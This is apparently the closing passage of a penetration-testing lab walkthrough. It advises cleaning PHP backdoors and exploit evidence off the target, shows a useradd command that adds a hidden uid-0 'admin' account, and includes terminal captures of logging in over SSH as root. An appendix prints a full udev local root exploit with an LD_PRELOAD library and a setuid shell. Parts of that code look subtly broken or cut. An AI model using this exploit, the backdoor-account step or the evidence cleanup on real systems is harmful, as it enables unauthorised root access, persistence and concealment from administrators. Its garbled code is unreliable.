You'll see ample evidence of the intrusion. You'll also note that you've strewn quite a few files about the filesystem. You should also go back and clean out any PHP backdoors and evidence of the udev exploit in the web root and the /tmp directory. From there the sky is the limit. However, it might be nice to create a new user account that you could use to log in with again. To create a new user with the uid of 0 (that of the root user) you can use:

```
sh-3.2# /usr/sbin/useradd -d /root -g root -u 0 -s /bin/bash -o admin
```

Once the new user account is created you can change the password using the 'passwd' command.


A terminal window with a menu bar (File, Edit, View, Terminal, Tabs, Help) and five tabs, all labeled 'sasattack@loca...'. The terminal displays the 'useradd' command options: -m (create home directory), -l (do not add to lastlog), -M (do not create home directory), -r (create system account), -o (allow duplicate UID), -p (use encrypted password), -s (login shell), -u (force UID), and -Z (SELinux mapping). Below the options, the command 'sh-3.2# /usr/sbin/useradd -d /root -g root -u 0 -s /bin/bash -o admin' is executed. The output shows a warning about the home directory, followed by the 'passwd' command being used to change the password for 'admin'. The password is rejected as too simplistic, and after retyping, the password is successfully updated.

```
File Edit View Terminal Tabs Help
sasattack@loca... x sasattack@loca... x sasattack@loca... x sasattack@loca... x sasattack@loca... x

-m, --create-home           create home directory for the new user
                             account
-l,                          do not add user to lastlog database file
-M,                          do not create user's home directory(overrides /etc/login.def
s)
-r,                          create system account
-o, --non-unique            allow create user with duplicate
                             (non-unique) UID
-p, --password PASSWORD    use encrypted password for the new user
                             account
-s, --shell SHELL          the login shell for the new user account
-u, --uid UID              force use the UID for the new user account
-Z, --selinux-user SEUSER  use a specific SEUSER for the SELinux user mapping

sh-3.2# /usr/sbin/useradd -d /root -g root -u 0 -s /bin/bash -o admin
useradd: warning: the home directory already exists.
Not copying any file from skel directory into it.
sh-3.2# passwd admin
Changing password for user admin.
New UNIX password:
BAD PASSWORD: it is too simplistic/systematic
Retype new UNIX password:
passwd: all authentication tokens updated successfully.
sh-3.2# █
```

Now you can SSH to the target using the new account at your leisure, and have root access!

A terminal window showing an SSH session. The user 'sasattack' on 'localhost' runs 'ssh admin@172.16.61.130'. The target prompts for a password. After login, the user is 'root' on 'localhost'. The 'whoami' command confirms the user is 'root'.

```
[sasattack@localhost ~]$ ssh admin@172.16.61.130
admin@172.16.61.130's password:
Last login: Sun Jun 28 13:10:22 2009 from 172.16.61.1
[root@localhost ~]# whoami
root
[root@localhost ~]# █
```

## Appendix I – udev Exploit Code

```
#!/bin/sh
# Linux 2.6
# bug found by Sebastian Krahmer
#
# lame sploit using LD technique
# by kcope in 2009
# tested on debian-etch,ubuntu,gentoo
# do a 'cat /proc/net/netlink'
# and set the first arg to this
# script to the pid of the netlink socket
# (the pid is udevd_pid - 1 most of the time)
# + sploit has to be UNIX formatted text :)
# + if it doesn't work the 1st time try more often
#
# WARNING: maybe needs some FIXUP to work flawlessly
## greetz fly out to alex,andi,adize,wY!,revo,j! and the gang

cat > udev.c << _EOF
#include <fcntl.h>
#include <stdio.h>
#include <string.h>
#include <stdlib.h>
#include <unistd.h>
#include <dirent.h>
#include <sys/stat.h>
#include <sys/types.h>
#include <sys/socket.h>
#include <sys/sockaddr.h>
#include <sys/msg.h>
#include <sys/mman.h>
#include <sys/time.h>
#include <sys/uio.h>
#include <sys/wait.h>
#include <signal.h>
#include <linux/types.h>
#include <linux/netlink.h>

#ifdef NETLINK_KOBJECT_UEVENT
#define NETLINK_KOBJECT_UEVENT 15
#endif

#define SHORT_STRING 64
#define MEDIUM_STRING 128
#define BIG_STRING 256
#define LONG_STRING 1024
#define EXTRALONG_STRING 4096
#define TRUE 1
#define FALSE 0

int socket_fd;
struct sockaddr_nl address;
struct msghdr msg;
struct iovec iovec;
int sz = 64*1024;
```



```

main(int argc, char **argv) {
    char sysfspath[SHORT_STRING];
    char subsystem[SHORT_STRING];
    char event[SHORT_STRING];
    char major[SHORT_STRING];
    char minor[SHORT_STRING];

    sprintf(event, "add");
    sprintf(subsystem, "block");
    sprintf(sysfspath, "/dev/foo");
    sprintf(major, "8");
    sprintf(minor, "1");

    memset(&address, 0, sizeof(address));
    address.nl_family = AF_NETLINK;
    address.nl_pid = atoi(argv[1]);
    address.nl_groups = 0;

    msg.msg_name = (void*)&address;
    msg.msg_namelen = sizeof(address);
    msg.msg_iov = &iovector;
    msg.msg_iovlen = 1;

    socket_fd = socket(AF_NETLINK, SOCK_DGRAM, NETLINK_KOBJECT_UEVENT);
    bind(socket_fd, (struct sockaddr *)&address, sizeof(address));

    char message[LONG_STRING];
    char *mp;

    mp = message;
    mp += sprintf(mp, "%s@%s", event, sysfspath) +1;
    mp += sprintf(mp, "ACTION=%s", event) +1;
    mp += sprintf(mp, "DEVPATH=%s", sysfspath) +1;
    mp += sprintf(mp, "MAJOR=%s", major) +1;
    mp += sprintf(mp, "MINOR=%s", minor) +1;
    mp += sprintf(mp, "SUBSYSTEM=%s", subsystem) +1;
    mp += sprintf(mp, "LD_PRELOAD=/tmp/libno_ex.so.1.0") +1;

    iovector.iov_base = (void*)message;
    iovector.iov_len = (int)(mp-message);

    char *buf;
    int buflen;
    buf = (char *) &msg;
    buflen = (int)(mp-message);

    sendmsg(socket_fd, &msg, 0);

    close(socket_fd);

    sleep(10);
    execl("/tmp/suid", "suid", (void*)0);
}

```

```
_EOF
gcc udev.c -o /tmp/udev
cat > program.c << _EOF
#include <unistd.h>
#include <stdio.h>
#include <sys/types.h>
#include <stdlib.h>

void _init()
{
    setgid(0);
    setuid(0);
    unsetenv("LD_PRELOAD");
    execl("/bin/sh","sh","-c","chown root:root /tmp/suid; chmod +s /tmp/suid",NULL);
}

_EOF
gcc -o program.o -c program.c -fPIC
gcc -shared -Wl,-soname,libno_ex.so.1 -o libno_ex.so.1.0 program.o -nostartfiles
cat > suid.c << _EOF
int main(void) {
    setgid(0); setuid(0);
    execl("/bin/sh","sh",0); }
_EOF
gcc -o /tmp/suid suid.c
cp libno_ex.so.1.0 /tmp/libno_ex.so.1.0
/tmp/udev $1
```